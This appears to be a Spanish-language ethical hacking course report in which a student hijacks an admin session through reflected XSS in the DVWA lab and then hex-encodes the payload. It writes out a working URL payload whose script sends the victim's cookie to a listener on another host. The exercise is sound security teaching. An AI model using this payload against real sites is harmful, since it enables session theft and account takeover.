HACKING ÉTICO

Unidad 2. Actividad 28

15 DE FEBRERO DE 2024


CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

Índice


XSS – Robo de sesiones

Ejercicio 1: Con XSS reflejado


Primero accedemos en incognito con el usuario 1337:




Ponemos el puerto en escucha




Ahora nos conectamos con otro navegador como admin:



Ahora ponemos aquí las cookie obtenidas:



Y al recargar la página vemos que somos admin:



Ella url que he usado ha sido:

http://10.0.3.7/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3E++new+Image%28%29.src%3D%22http%3A%2F%2F10.0.3.4%3A8080%3Fcookie%3D%22%2Bdocument.cookie+%3C%2Fscript%3E#

Ejercicio 2: Inyección en hexadecimal

Ahora he cogido desde name= hasta el final del script y lo he pasado en hexadecimal, despues he juntado todo y me sigue funcionando